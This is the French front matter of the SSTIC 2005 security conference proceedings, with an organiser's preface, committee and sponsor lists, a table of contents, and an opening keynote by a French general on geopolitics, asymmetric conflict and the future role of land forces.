Préface

Bienvenu à tous dans le monde merveilleux de SSTIC. Je reconnais certaines personnes à force, même si le public croît à chaque édition, ce qui traduit parfaitement la préoccupation croissante pour le sujet. En revanche, je suis surpris du nombre croissant de cravates : les gentils organisateurs vous rappellent que le port n'en est pas du tout obligatoire, au contraire. Vous le savez maintenant, ce n'est pas la tenue qui fait le larron, sans quoi SSTIC ressemblerait plus à quelque chose comme Woodstock[1] ... même si j'ai déjà entendu quelqu'un qualifier péjorativement SSTIC de « Woodstock de la sécurité informatique ». Marrant.

Bref, cette année, nous avons opté pour un thème compliqué et vaste : les limites de la sécurité. Normalement, chacun d'entre vous a déjà parfaitement conscience qu'aucune sécurité n'est absolue. L'objectif est plus souvent de combiner, intelligemment si possible, différentes approches, solutions et techniques pour combler les lacunes des unes et des autres, tout en espérant au final obtenir quelque chose de robuste. Cet art de la composition n'est envisageable que lorsqu'on connaît les forces et les lacunes de nos outils.Combien de personnes installent un pare-feu autorisant tout le trafic HTTP et DNS en sortie du réseau interne, sans pour autant nettoyer ces flux ? Combien de personnes utilisent le scanner de ports `nmap` sans savoir que par défaut, il est configuré pour tester uniquement certains ports, et non les 65535 possibles ? Combien de personnes sont convaincues que les anti-virus sont l'arme ultime contre le méchant pirate et autres virus, sans aucune échappatoire pour ces monstres du Mal ? Hélas, trois fois hélas, beaucoup, beaucoup beaucoup trop de personnes. Et ne parlons pas du *end user*, qui n'a de toute façon pas à connaître tout ça.

Comme évoqué précédemment, le thème est compliqué et vaste. Le travail des intervenants montre de nombreux aspects. Et même si le programme est dense[2], tout ne pourra pas être abordé. Bien évidemment, la part techniques et scientifiques est prépondérante[3] mais ce ne sont pas les seuls aspects à considérer. Fidèles à notre démarche initiale, nous traitons également des considérations stratégiques ou juridiques par exemple.

Comme toujours, ce préambule sera conclu par des remerciements. Toutefois, ils ont une saveur spécifique. D'abord, et heureusement, c'est le dernier édito que j'écris pour SSTIC[4]. En effet, le Comité d'Organisation a décidé de se renouveler (comprendre que les vieux ont besoin de se reposer) et de laisser la place aux jeunes (comprendre que des nouvelles têtes avec les dents qui rayent le parquet nous poussent dehors). Cela fait 4 ans maintenant que pratiquement la même équipe s'occupe de tout pour que cette conférence soit une réussite, et encore, vous ne voyez pas toutes les mains invisibles qui oeuvrent en toutes discrétion pour vous. À l'issue de cette édition, la moitié de Comité d'Organisation prend sa retraite. Alors mes remerciements iront plus particulièrement à mes collègues, pour tout ce qu'on a traversé (y compris la rue de la soif). Je n'en oublie pas

[1] Ceci dit, il ne pleut pas assez en Bretagne pour ça.

[2] Enfin, un peu moins que les années passées, nous aussi, on vieilli !

[3] Les organisateurs reconnaissent bien volontiers leur côté *geek* ... qu'ils auraient de toute façon du mal à cacher.

[4] Rassure toi, public chéri mon amour, et toi mon fan, vous pourrez continuer à lire mes délires dans MISC, 7€45 chez tous les bons buralistes ;-)

moins les mains invisibles évoquées précédemment : ne vous y trompez pas, c'est bien grâce à elles que tout se passe si bien, et notamment *tous les personnels de l'ESAT et ceux responsables de nos estomacs à Supélec* qui nous aident, nous accueillent, nous câlinent depuis le début. Vraiment, de notre part à tous, merci, merci, merci !

Vivement la prochaine édition à laquelle je pourrai enfin assister sans avoir à courir dans tous les coins et bon courage, ou bonne chance, à la nouvelle équipe !

Fred Raynal, pour le Comité d'Organisation

Organisation

SSTIC'05 est organisé par l'Ecole Supérieure et d'Application des Transmissions en coopération avec la société EADS, l'Ecole Supérieure d'Electricité, le Commissariat à l'Energie Atomique, France Télécom R&D, le journal de la sécurité informatique MISC et la société Thalès.

Comité d'organisation

Christophe Bidan	Supélec
Philippe Biondi	EADS/CCR/SSI
Eric Detoisien	
Eric Filiol	Ecole Sup. et d'Application des Transmissions
Nicolas Fischbach	Colt Télécom/Sécurité.Org
Thierry Martineau	Ecole Sup. et d'Application des Transmissions
Laurent Oudot	Commissariat à l'Energie Atomique/DIF
Frédéric Raynal	(EADS/CCR)
Franck Veysset	France Télécom R&D

Comité de programme

Christophe Bidan	Supélec
Philippe Biondi	EADS/CCR/SSI
Éric Detoisien	
Laurent Estieux	SGDN/DCSSI
Éric Filiol	ESAT
Nicolas Fischbach	Colt Télécom/Sécurité.Org
Halvar Flake	Sabre Security GmbH
Caroline Fontaine	CNRS-IRISA
Thierry Martineau	ESAT
Benjamin Morin	Supélec
Laurent Oudot	CEA/DAM
Frédéric Raynal	EADS/CCR
Franck Veysset	France Télécom R&D
eric Wegrzynowski	LIFL/IRCICA - Univ. Lille 1

Sponsors

Commissariat à l'Energie Atomique - Société Arche - EADS - Ecole Supérieure et d'Application des Transmissions - MISC/Le journal de la sécurité informatique - Société Thalès


THALES


Supélec


misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK


france telecom
R&D


EADS
CCR

Table des matières

Conférence d'ouverture

Puissance militaire et modernité au XXIème siècle 3
GCA G. Bezacier (RTNO)

Conférences

Castle in the Skype 17
F. Desclaux

Plus cela change... 40
P. Vandevenne (DataRescue)

Outrepasser les limites des techniques classiques de Prise d'Empreintes grâce aux Réseaux de Neurones 51
J. Burroni (Core Security Tech.), C. Sarraute (Core Security Tech.)

La sécurité matérielle : le cas des consoles de jeux (*modchip*) 66
C. Lauradoux (INRIA)

De la lecture croisée à une réflexion commune juriste/informaticien 77
I. de Lamberterie (CNRS), M. Videau (CNRS)

Playing with `ptrace()` for fun and profit 89
N. Bareil (EADS)

Contourner les I(D|P)S sans rien y connaître 108
R. Bidou (Radware)

Diode réseau et ExeFilter : 2 projets pour des interconnexions sécurisées 130
P. Lagadec (DGA/CELAR

Dissection des RPC Microsoft 144
N. Pouvesle (Tenable Security), K. Kortchinsky (EADS)

Qualification et quantification des risques en vue de leur transfert : la notion de patrimoine informationnel. 158
J.-L. Santoni (Marsh Risk Consulting France)

L'Implémentation des Spécifications du TCG au sein de la plateforme Windows : un aperçu de BitLocker^{TM} 166
B. Ourghanlian (Microsoft France)

La sécurité, problème majeur pour les plates-formes de diffusion de flux multimédia adaptables 184
A. R. Kaced (GET-ENST-CNRS), J.-C. Moissinac (GET-ENST-CNRS)

Sécurité de l'ADSL en France 201
N. Ruff (EADS-CCR)

Utiliser les fonctionnalités des cartes mères ou des processeurs pour contourner les mécanismes de sécurité des systèmes d'exploitation 210
L. Duflot (LRI - Orsay), D. Etiemble (DCSSI), O. Grumelard (LRI - Orsay)

La sécurité dans Mobile IPv6 229
A. Ebalard (EADS/CCR), G. Valadon (LIP6)

Coopération dans les réseaux ad hoc : Application de la théorie des jeux et de l'évolution dans le cadre d'observabilité imparfaite 254
P. Michiardi (Eurecom)

Détection de tunnels aux limites du périmètre 269
G. Lehembre (HSC), A. Thivillon (HSC)

(In) sécurité du système d'information : quelles responsabilités ? 293
M. Barel (Juriste spécialisée TIC)

Evaluation du coût de la sécurisation du système DNS 308
D. Migault (Fance Telecom R&D), B. Marinoiu (Polytechnique)

Corruption de la mémoire lors de l'exploitation 330
S. Dralet (MiscMag), F. Gaspard (MisMag)

RFID et sécurité font-elles bon ménage ? 369
G. Avoine (MIT)

Détection d'intrusion dans les réseaux 802.11 379
L. Butti (France Télécom R&D)

Faiblesses d'IPSec en déploiements réels 403
Y. Vanhullebus (Netasq)

Conférence d'ouverture

Puissance militaire et modernité au XXIème siècle

Général de corps d'armée Gérard Bezacier

Commandant de la région Terre Nord-Ouest

Résumé Vaste sujet, celui qui traite de la défense et de la sécurité d une Nation. Vaste sujet, quand on observe la complexité et l'évolution du monde. Vaste sujet, quand on se souvient des erreurs historiques commises au siècle dernier, notamment par la France :
- l'erreur majeure de 1914 avec le lieutenant-colonel Foch et l'école de l'offensive à outrance qui déboucha sur quatre années de ferme défensive ;
- l'erreur inqualifiable et double de 1940 avec une politique d'intervention au profit des Etats centraux (Pologne, Tchécoslovaquie, etc.) appuyée sur une stratégie strictement défensive, la ligne Maginot, et pour couronner l'inconséquence, la décision inouïe de sortir en avant des murs de la forteresse « France » pour une rencontre hasardeuse dans les plaines des Flandres !

Vaste sujet encore, quand on se réfère à la guerre strictement aérienne du Kosovo qui décidait de manière tranchée du second rôle définitif dévolu désormais aux forces terrestres chargées des tâches « ancillaires » des opérations ! Vaste sujet toujours quant aux spectacles de l'Irak, de la Côte d'Ivoire, d'Haïti, etc. émerge à nouveau, puissant et dominateur, le rôle principal des forces terrestres pour construire et rassembler les vraies conditions des succès militaires et des paix qui devraient en découler ! Oh combien, il convient de rester modeste dans ses certitudes, mesuré et équilibré dans l'obligation des décisions qui préparent le futur et qu'il faut bien ne pas remettre à demain.

Voici toutes les premières réflexions qui peuvent venir à l'esprit lorsque, en charge des affaires (pour une petite part), il faut tout de même se forger des convictions et se déterminer à les conduire fermement, à bon terme.

Commençons avant d'éclairer notre « vision » par une rapide analyse géopolitique du Monde. Ce « tour », aujourd'hui, ne peut pas ne pas partir de l'événement récent le plus caractéristique qu'est l'attentat massif du 11 septembre 2001. Cet événement, au-delà de la douleur qu'il crée, exprime toute la violence et le désordre de notre temps avec une portée symbolique exceptionnelle :
- l'affaiblissement des Etats avec notamment la perte de contrôle de leur territoire ; depuis 1812 le territoire des Etats-Unis n'avait pas été l'objet d une agression directe ;
- la radicalisation de la violence, avec le nombre et la qualité civile des victimes recherchées ;
- la diversité et la dissémination des moyens de destruction.

A ce constat, force est d'ajouter le comportement très souvent unilatéral des puissances qui confondent parfois leurs intérêts avec ceux du monde, oubliant ce qu'écrivait, il y a 2500 ans, Thucydide ; **que de toutes les manifestations de la puissance, c'est la retenue qui impressionne le plus**.

Soyons plus clairs et directs. Que retenir de l'affaiblissement des Etats développé par de nombreux experts ? D'abord qu'il est corrélatif de la fin de l'équilibre de la terreur Est-Ouest et qu'il trouve ses sources « par le haut » et la construction « supraétatique » comme en Europe mais aussi par le bas et « l'infraétatisme » comme en Afrique et ailleurs, avec le tribalisme, le clanisme et les corruptions de tous ordres, au premier rang desquelles la corruption financière.

Cette dernière qui fait son lit du « transétatisme » et de la « mondialisation » pourvoit aux moyens de plus en plus importants d organisations non étatiques de taille et de nature diverses.

La première leçon à apprendre est que c'est bien à partir de la faiblesse des Etats que se forgent les forces des entités dites nébuleuses, terroristes ou/et maffieuses qui recrutent leur personnel sur le terreau des misères si généreusement et partout réparties. C'est cela qui explique Al Quaida en Afghanistan, la Somalie, le Yémen, le Soudan, etc.

La deuxième leçon est qu'en effet, les Etats ne sont plus désormais les seuls détenteurs de la violence avec le monopole exorbitant de son emploi, mais qu'émergent des idées, des idéologies, des organisations, protéiformes ou non, qui elles aussi légitiment *de facto* l'usage de la violence adossée aux injustices criantes d un ordre mondial imposé.

De là découlent naturellement **deux nécessités stratégiques auxquelles aucun Etat responsable ne peut se soustraire**. La première, celle de l'intervention dans toutes les zones faibles, susceptibles de fournir les bases et les infrastructures logistiques des courants de violence : « si vous ne vous occupez pas d'eux, alors ce sont eux qui s'occuperont de vous », c'est le cas des trafics de tous ordres, prix naturels à payer de l'ouverture et de la globalisation du « village planétaire » !

La seconde, très connexe de la première, pourrait être au fond cette nécessité d'ingérence qui rend le principe de souveraineté comme l'intangibilité des frontières de moins en moins justifiables et opposables à la réalité des droits de l'homme et plus généralement aux valeurs qu'il est convenu de qualifier universelles.

C'est dans cette nouvelle perspective que s'inscrit désormais la question de la sécurité internationale et de la mondialisation. Revenons, par exemple à l'attentat du 11 septembre, cette date désormais charnière et historique, bien plus que 1789 ou 1989.

Cette action lâche et terroriste est conçue en Asie centrale, réalisée réalisée à New-York et Washington par des ressortissants saoudiens et égyptiens qui avaient suivi leurs études supérieures en Europe. Ses conséquences portent au-delà de la politique de défense du Japon.

Voilà, s'il le fallait, une démonstration significative de ce qu'il convient d'appeler une réelle transcendance de tous les échanges qui sont la caractéristique concrète de notre monde :

- d'abord et au tout premier rang, ceux de l'information avec les pauvres qui observent avec envie les riches, les jeunes prompts à l'enthousiasme, au sacrifice et au nihilisme idéologique qui s'inspirent des succès sanglants et des actions violentes et définitives ;
- ceux des finances avec les délinquants majeurs en col blanc qui sont de tous les pays, de toutes les classes et qui donnent aux moteurs divers des violences des moyens illimités parfois supérieurs à ceux des Etats ;
- ceux des hommes, éternels émigrants et voyageurs, qui vont comme les flots là où les pentes naturelles des richesses les mènent ; et tout comme l'eau, ces flux historiques sont et seront comme toujours à peine canalisables, n'en déplaise aux thuriféraires des lignes Maginot dont l'efficacité est désormais avérée ;
- enfin et connexe aux précédents, les échanges et l'extension des mouvements mondiaux, révolutionnaires comme ceux de l'anti G8, d'Attac et de bien d autres ; tous s'inscrivant au fond dans le cadre de stratégies de destruction pour remettre en cause un ordre mondial décidément insupportable aux trois quarts de la population de notre planète, à l'écart des évolutions progressistes du monde.

A ces grandes caractéristiques, on ne peut pas ne pas ajouter des échanges très particuliers mais majeurs qu'on dénonce souvent comme la prolifération des armements, en oubliant d'ailleurs le plus significatif qui consiste en la croissance illimitée de leurs effets.

C'est désormais un lieu commun mais malheureusement une réalité sans limite que l'extension des échanges d'armes et des savoir-faire technologiques, ne serait-ce qu'au travers de la dualité des techniques. Même le nombre d'Etats nucléaires s'accroît tout comme celui des Etats « balistiques ».

C'est un fait, il sera têtu et le jour reviendra bientôt d'une refondation de la dissuasion nucléaire, tout simplement parce qu'un nouvel Hiroshima en Asie, dans le Moyen Orient ou aux franges européennes « fera irruption » : le sommeil (la pause) nucléaire du général POIRIER y trouvera naturellement son terme et le principe simple des réalités s'imposera, tâchons de nous en souvenir !

Plus que la prolifération, en termes de conséquences pour les guerres et les crises sont les développements capacitaires des armements :

- on peut désormais appliquer des feux partout, depuis partout (l'espace, l'air, la mer en surface ou sous la surface...), dans des délais de plus en plus courts et avec une précision effrayante : aujourd hui, il faut encore 6 heures pour un missile de croisière, seulement de 15 à 20 minutes pour un avion en vol et tout porte à croire que ces délais iront se réduisant ;
- la capacité létale augmente, exponentielle pour les armes nucléaires, mais aussi pour les « simples » obus qui se fragmentaient en 1870 en vingt éclats et aujourd hui en plus de 2000. A cela s'ajoute, le meilleur des mondes, avec les promesses du développement des lasers, des armes chimiques mais surtout biologiques et génétiques. A cet égard qu'on ne s'y trompe pas la Tularémie a été employée à Stalingrad. L'Union Soviétique a utilisé en Afghanistan la morve, aujourd hui nous nous préoccupons de l'Anthrax mais savons des fièvres hémorragiques comme l'Ebola sans antidote connu ; et puis, l'histoire nous confirme depuis des siècles l'emploi des cadavres pestiférés pour infester les villes lors des sièges, voire pour polluer les puits d'eau dans les zones désertiques etc.

Pour continuer cette rapide visite militaire du monde géopolitique, nous ne pouvons pas ne pas souligner ce qui peut être considéré comme le fait le plus déterminant du siècle qui vient : le phénomène incroyable de la « victimisation » des populations civiles, qui jusqu'à présent étaient le cœur ou l'essence même du droit de la guerre dans la distinction et l'obligation de la préservation des civils par rapport aux militaires et qui, nous devons malheureusement le constater, n'est plus ! Massacres en Afrique, dans les Balkans en Europe à 700 km de Strasbourg et maintenant destructions terroristes massives aux Etats-Unis, en Espagne, au Moyen-Orient, en Asie, etc. Un rapide regard rétrospectif confirme, par ailleurs, que cette situation répond à une tendance lourde qui mérite analyse. En effet, dès le premier conflit mondial, au siècle dernier, c'est de l'ordre de 10 % des civils qui sont victimes des combats. Lors du second conflit mondial les pertes civiles s'élèvent à près de 60 % du total. Depuis nous constatons à chaque crise (dite de basse intensité) une moyenne situant la part civile des victimes entre 75 et 90 % : il convient de souligner qu'il s agit parfois de millions de personnes comme au Cambodge ou au Rwanda ! Une très rapide investigation indique combien la population civile est devenue un acteur/objectif majeur des conflits :

- élimination physique des minorités,
- manipulation psychologique des populations,
- prises d otages,
- utilisation des femmes et des enfants comme agents voire comme bouclier,
- etc.

Et surtout, point d'importance capitale pour nos démocraties, n'oublions plus jamais qu'au-delà de la perméabilité des frontières et de l'extension illimitée (illimitable ?) des échanges, ces phénomènes de « victimisation » des populations civiles portent aussi (surtout ?) sur nos populations ; l'attentat de Madrid du 11 mars 2004 comme les pressions sur les otages occidentaux en Irak le soulignent ardemment.

En prenant un peu de recul, ne devrions-nous pas relier cette tendance criminelle à la montée en puissance et maintenant, à l'établissement impérialiste de l'information, associée aux régimes politiques démocratiques laïcs et aux idéologies religieuses fanatiques qui s affrontent ?

Enfin pour terminer l'établissement de cette vision mondiale des questions de sécurité et de défense, on ne peut pas faire l'économie d'un rapport des forces militaires (ou non). Pour dépasser l'écume des vagues, rappelons-nous bien que, toutes choses égales par ailleurs, il faut pour construire l'avenir, accomplir l'effort momentané de se détacher du présent. Et donc, en ce moment, pour bien comprendre le contexte géostratégique et jeter les bonnes bases de l'outil au service de l'ordre à construire, conforme à notre volonté politique, il faut absolument **écarter les faux débats et les mauvais concepts**.

En effet si les concepts (et Dieu sait si les Français en sont friands !) peuvent être utiles, ils sont souvent contre-productifs, notamment pour les esprits cartésiens empêtrés de logique intellectuelle, déconnectée des réalités ; de la réalité, celle de la complexité de l'esprit de l'homme !

Si les concepts sont ainsi, force est de constater que leur contribution consiste autant à éclairer les réalités qu'à les déformer - qu'ils offrent certes des guides pour l'action mais risquent de la fragiliser en la soumettant à des jugements préétablis. Il en va ainsi, en tout cas, pour les questions de défense – des modes d'actions, des équipements, des organisations, etc.

Aujourd hui, le cas le plus criant est la dichotomie artificielle, faite par des analystes intellectuels n'ayant jamais parcouru un seul théâtre d'opération quand **les odeurs** (que la télévision ne transmet pas, malheureusement...) y règnent encore, entre les guerres de haute et basse intensité, opposées de manière binaire. Le choc de ces deux conceptions participe de la même fausse rigueur, a fortiori lorsqu on imagine une nouvelle architecture à l'aune des polémiques du présent. Force doit être de reconnaître qu'aucune opération militaire, d'envergure même limitée, n'a eu, n'a et n'aura pour caractéristique une (des) activité(s) strictement de basse ou haute intensité : si vous êtes forts, vous êtes apparemment dans la basse intensité, si vous êtes faibles, le nombre de coups reçus vous indique la haute intensité. C'est un point sur lequel nous reviendrons.

Une autre idée, certes généreuse mais très naïve et qui achoppe à la première difficulté venue, ressortit du Multinational ou du « Supra-national ». Au fur et à mesure que les intérêts vitaux des Etats sont et seront plus étroitement impliqués dans le jeu des interventions, s'établit et s'établira la règle de base suivante : *« A chacun, à chaque Nation selon sa puissance... »*

Très liée à ce constat pessimiste mais réaliste est l'affirmation que toute puissance est par nature limitée, et selon le mot de Monsieur BRZEZINSKI l'importance cardinale consistant à reconnaître que la capacité de « **Leadership** » est **inversement** proportionnelle à la volonté de domination.

Eclairés par ces quelques clés, caractérisons maintenant le rapport « militaire » des forces en présence dans le monde. Puis essayons d'en retenir des enseignements et un premier bilan pour le rôle et la place futurs de nos forces, notamment terrestres pour mieux replacer cette approche d'une armée du 21e siècle dans le cadre européen qui sera désormais le nôtre.

Un premier constat, déjà abordé, s'impose avant tout.

Le territoire national américain n'est plus désormais hors d'atteinte des agressions extérieures. Certes, des avions de ligne civile ont momentanément remplacé des missiles ! Mais au total, cela conforte bien cet intérêt majeur et capital de la course à la protection et à la sauvegarde des territoires nationaux, corrélée à la recherche permanente de la dynamique des évolutions technologiques. Après la conquête de l'Ouest, le programme Apollo, la guerre des étoiles, soyons bien convaincus, une fois les « petites affaires » du Moyen-Orient dépassées avec leur train d'émotions cathodiques, que la puissante Amérique conduira et relèvera ce défi. Peu importe d'ailleurs les résultats, il y en aura de toutes manières ! Eh bien, ceux qui seront en dehors de ce jeu stratégique essentiel seront devenus des acteurs mineurs et ignorés d'un nouvel ordre mondial.

Le bouclier antimissile, quelles que soient sa forme, sa portée et son efficacité, relative ou non, sera un fait majeur des systèmes de défense du XXIe siècle.

A ce premier constat et résultat, s'ajoute un second : le différentiel exponentiel et technologique existant entre les arsenaux militaires des Etats-Unis et ceux des puissances occidentales (dont le Japon) et la Russie. Ce différentiel trouve sa source dans la maîtrise des technologies de l'information notamment, dont les conséquences pour l'art militaire sont au nombre de trois :

- la maîtrise du temps,
- la maîtrise de l observation et de l acquisition des objectifs,
- la précision des feux.

Globalement se dessinent très bien trois conséquences majeures, l'une d'ordre stratégique, les deux autres plus opératives ou tactiques :

- le recours de plus en plus significatif aux formes et modalités des guerres subversives pour s'opposer aux forces occidentales ;
- la forte tentation des armes « exotiques » de type nucléaire, biologique, chimique etc. ;
- le « repli » des théâtres d'opération aux seules zones discrètes et habitées, les villes et les aires montagneuses et très accidentées.

Pour terminer cette courte analyse du rapport des forces, il convient de ne pas oublier celui des forces morales qui sera toujours, in fine, très déterminant. Cette fois la leçon à retenir, qui est un fait avéré est **très** inquiétante : **aujourd'hui encore, des hommes continuent de mourir plus facilement pour des idées que pour des intérêts !** Or, rien n'est plus étranger pour nos démocraties, pour nos sociétés hédonistes, où, depuis quelques temps déjà, nous avons perdu le sens de la force des idées et de leur violence potentielle.

Que conclure de l'ensemble de ces analyses, de ces constats, de l'appréhension mal commode de l'évolution des menaces telles qu'elles sont présentées ici ? Nous pouvons peut-être en **retenir quatre enseignements** qui concernent directement le rôle et la place de nos futures forces dans le système général de notre organisation de défense et de sécurité.

Le **premier**, évident, qu'il faudra approfondir à très court terme, car il est fondateur des choix budgétaires pour l'équipement de nos forces, est celui du **caractère désormais interarmées de nos opérations militaires**. Il n'y a pas d'action de l'Armée de l'air, de la Marine ou de l'Armée de terre. Il y a des opérations conduites par l'armée française qui recourt à ses trois[1] composantes, navale, aérienne et terrestre, toutes trois activées dans le cadre des quatre grandes fonctions opérationnelles du commandement, du renseignement, du soutien logistique et des communications (internes et externes). De là, à dire qu'il faut un modèle de forces intégrées, optimisant le nombre et la qualité de nos états-majors, étudions ?... Etudions, sans oublier que toute rupture culturelle se paie un jour en aboutissant parfois à des résultats surprenants !

Le deuxième enseignement qui n'est pas le moindre, est qu'on peut désormais affirmer certaines certitudes pour notre époque à court et moyen terme. D'évidence, **nous sommes en train d apprendre à connaître nos adversaires et...voire notre ennemi, aussi bien en opérations extérieures que sur le territoire européen.**

En effet dans le cadre de toutes les missions qui nous sont confiées et qui visent à rétablir l'ordre démocratique (voire à l'établir), la justice, la sécurité des populations et la paix, s'opposent à nos forces les mêmes types d'obstructions armées. Si à vision humaine, il n'y aura pas, avant au moins vingt ans, d'armées capables de rivaliser avec nos coalitions européennes et de l'Alliance atlantique, il y a et il y aura de plus en plus d'adversaires, souvent désespérés. Le plus souvent, ils seront porteurs d'idéologies fortes et pratiqueront contre nous, de facto, ce qu'il faut dorénavant qualifier d actions subversives, parce que toutes visent et viseront un bouleversement et un renversement de

[1] La gendarmerie ne peut pas être prise en compte dans cette prospective.

l'ordre et des valeurs universelles. D'ailleurs, compte tenu de notre supériorité technologique dans les airs, l'espace et, sur et sous les mers notamment, ils ne pourront pas faire autrement. Ce que l'on appelle aujourd'hui disymétrie, ou encore conflit asymétrique n'est rien d'autre que le prix à payer de notre développement.

Ces actions, ou ces formes de guerre, se caractérisent par la combinaison d'actions psychologiques (ciblées en priorité sur les populations, celles des pays où nous intervenons comme sur les nôtres : objectifs et acteurs stratégiques des conflits du siècle nouveau) et d'actions de types et natures indirects (guérillas, terrorisme) appliquées dans l'ensemble des domaines de fonctionnement de nos sociétés, y compris et de plus en plus dans celui de nos réseaux informatiques.

Mais seront visées nos plus grandes fragilités, avec notamment comme nous l'avons précédemment indiqué l'assassinat de nos soldats et de nos ressortissants en grand nombre.

Cela signifie et ne nous y trompons pas, que des pertes massives pourraient être de quasi défaites politiques, à tout le moins un problème politique pour nos gouvernements contraints par la versatilité et la sensibilité des opinions publiques, d'autant plus que dans une grande majorité des interventions extérieures, aucun de nos intérêts vitaux n'est ou ne sera directement en jeu, en tout cas de façon clairement perceptible par notre population.

Le troisième enseignement bien que d'actualité en Irak est très ancien : il s'impose comme une vérité que nous ont léguée depuis plus d'un siècle les Maréchaux Lyautey et Gallieni, certes dans le contexte colonial de leur époque. Il s'agit, toutes choses égales d'ailleurs, de ce que nous Européens avons compris avant nos amis américains qui le découvrent aujourd hui avec peine.

Nos armées ne sont plus les acteurs des victoires d'aujourd hui. Elles en sont les indispensables facilitateurs, mais la paix, phénomène éminemment dynamique, ne peut être progressivement approchée et préservée que par la mise en œuvre des différents volets civils complémentaires (juridiques, économiques, financiers, constitutionnels, etc.) d'un plan global de **sortie durable** de crise. D'ailleurs les armées ne jouent efficacement ce rôle de facilitateur que sous réserve que leur action soit d'emblée conduite dans la perspective d'un tel plan, et si possible d'emblée aussi aux ordres de l'autorité politique. **Bref, c'est désormais un truisme que de constater que quel que soit le type de nos interventions, la dimension politique l'emporte et l'emportera toujours sur l'approche strictement militaire.**

Au-delà de la très courte (parfois même absente) phase de bataille pour neutraliser une force armée organisée que j'appelle **intervention** et qui mettra en œuvre des forces puissantes et très interarmées, aptes à mener des actions de combat de « haute intensité » ou de dissuasion, s'étalera une phase plus ou moins longue de transition pouvant être qualifiée de **stabilisation**. Cette période où la situation demeurera la plupart du temps précaire et sujette à de brusques flambées de violences susceptibles de remettre en cause l'effet final attendu, précédera la phase de **normalisation** avec la reprise et le rétablissement progressif de la souveraineté du pays, **les forces de dissuasion et de prévention des troubles agissant, alors, en soutien des institutions internationales et locales civiles**.

C'est durant la seconde période, celle de la transition que sont et seront toujours réunies les causes et les sources des échecs pour le rétablissement de la paix. Ces causes et ces sources pouvant d'ailleurs être créées par l'impréparation ou les mauvais choix faits pour conduire l'intervention, là encore l'Irak est plein d enseignements.

Autant la phase d'intervention sera « facile » à conduire, autant celle de la stabilisation sera difficile à mener à bien. Elle combine la nécessité de vaincre dans le cadre de combats violents et courts pour réduire les sursauts militaires et organisés d'un adversaire fugace avec le nécessaire contrôle de zone et des populations. Celle-ci est bien l'objectif, comme on l'a vu, des actions subver-

sives que d'aucun appellent asymétriques. Elle nécessite la mise en œuvre, ou selon les domaines, l'appui à la mise en œuvre, de l'ensemble des volets civils complémentaires dont j'ai déjà parlé et qui sont les éléments éminemment politiques, seuls en mesure de garantir une sortie de crise dans de bonnes conditions. Il s'agit bien, de fait, de faciliter et d'emporter l'adhésion aux seuls projets et constructions politiques garants de la paix. Et là, encore ne nous y trompons pas, eu égard à l'insécurité qui caractérise cette phase, le rôle des forces sera encore majeur et leur autorité, même politique, restera très souhaitable.

A cet égard, **une dernière conséquence permettant de mieux cerner le modèle d'armée future** doit s'imposer avec force en rejetant une fois encore un concept séduisant mais dénoncé par les faits à chaque intervention, celui du « *first in, first out* ». Dérivé ou plutôt importé avec empressement des Etats-Unis, cette idée qui voudrait que nos opérations extérieures soient les plus courtes possibles ne résiste pas aux exemples de Chypre, de la Bosnie, du Kosovo, de la Côte d Ivoire et bien sûr de l'Irak où l'on voit bien que la stabilisation qui est aussi celle des cœurs et des esprits nécessite le temps long qui est celui de l'histoire des hommes.

Et donc, contrairement, aux idées simples qui voudraient **à partir du tout technologique abolir tout recours aux soldats, on mesure combien leur nombre et leur importance restent des invariants fondamentaux**. Ce devra être un des facteurs conduisant aux bons investissements lors des débats qui ne manqueront pas pour construire cette nouvelle armée, certes un parmi d'autres...

Enfin, le quatrième enseignement « modélisateur » pour notre armée future est celui qui dorénavant caractérise et caractérisera toujours plus nos engagements. Il s'agit **de l'imbrication et de l'interaction croissante existant entre les forces et les populations civiles**, qu'elles soient amies, neutres ou hostiles.

Ces nouvelles et exigeantes contraintes sont le résultat de l'accroissement des populations et de l'importance des flux migratoires qui entraînent **dans le monde entier une réelle explosion de l'urbanisation**. Ce constat se vérifie non seulement dans les pays industrialisés, mais également dans la majorité des pays en voie de développement. Cette urbanisation dans les nombreuses régions de crise potentielle crée des conditions favorables à l'implication volontaire ou involontaire de vastes groupes de civils non combattants dans des confrontations dans lesquelles nos forces sont et seront engagées.

Bref, on peut maintenant dire, avec un peu d'humour que l'armée « ne fera plus campagne mais la ville ».

Nous voici donc maintenant en mesure, en première analyse de **tirer un premier bilan pour juger du rôle et du concept des forces futures, et notamment terrestres. Faisons-le par le truchement des deux modes opératoires que sont les actions de coercition et de maîtrise de la violence ;** c'est-à-dire la manière générale d'opérer sur un théâtre d'opération pour atteindre les objectifs stratégiques ou/et politiques fixés. D'abord partant des définitions de ces deux modes, on doit observer leur parfaite complémentarité voir leur absolue « autonécessité ». En effet pour rétablir (et assurer) la sécurité sur un territoire, il convient en permanence d'être capable de contraindre un adversaire à renoncer à son action y compris en le détruisant si nécessaire. D'autre part depuis des siècles tout le monde sait que la maîtrise de la violence ne peut s'entendre qu'adossée à des forces puissantes de dissuasion et de prévention. Au total, ces deux modes ne s'opposent pas mais sont complémentaires (la Yougoslavie en fut une preuve cuisante pour l'armée de terre française! Souvenonsnous des forces inertes et paralysées, des otages et des vexations de tous ordres...).

Ces deux modes constituent les deux pôles d'un continuum d'actions possibles avec passage aléatoire de l'un à l'autre ; par ailleurs ils sont indépendants de la notion d'intensité, basse ou haute, très à la mode à l'intérieur du périphérique parisien, beaucoup moins sur les théâtres où œuvrent nos soldats.

Donc balayons une fois pour tous ces poncifs qui voudraient opposer la guerre aux autres opérations, balayons ces pensées réductrices et simplistes qui voudraient juger de la légèreté ou de la lourdeur de nos équipements ; **oui** il faut du blindage pour nous protéger, **oui** il faut des armes lourdes et précises pour faire peur et détruire vite et bien quand il convient, **oui**, oh combien, il faut un système de commandement très performant et il faut du renseignement obtenu et bien traité par tous les capteurs possibles mais notamment humains, **non** nos forces même en contrôle de foule n'ont rien à voir avec des gendarmes ; elles sont entraînées à être exposées aux tirs réels sortant de la foule et aux échanges des grenades offensives qui se chiffrent à plusieurs centaines ; ce n'est pas le cas, et c'est normal, de nos gendarmes, dont les effectifs sont justement mesurés pour assurer l'ordre à l'intérieur de notre pays[2] Et c'est bien parce que les objectifs des interventions militaires ont changé, qu'il ne s agit plus de conquérir des terrains, des villes, que c'est désormais **d'une nouvelle approche de l'emploi de nos forces terrestres** qu'il s'agit. Au fond, c'est bien de la conquête du cœur des populations qu'il s'agit désormais.

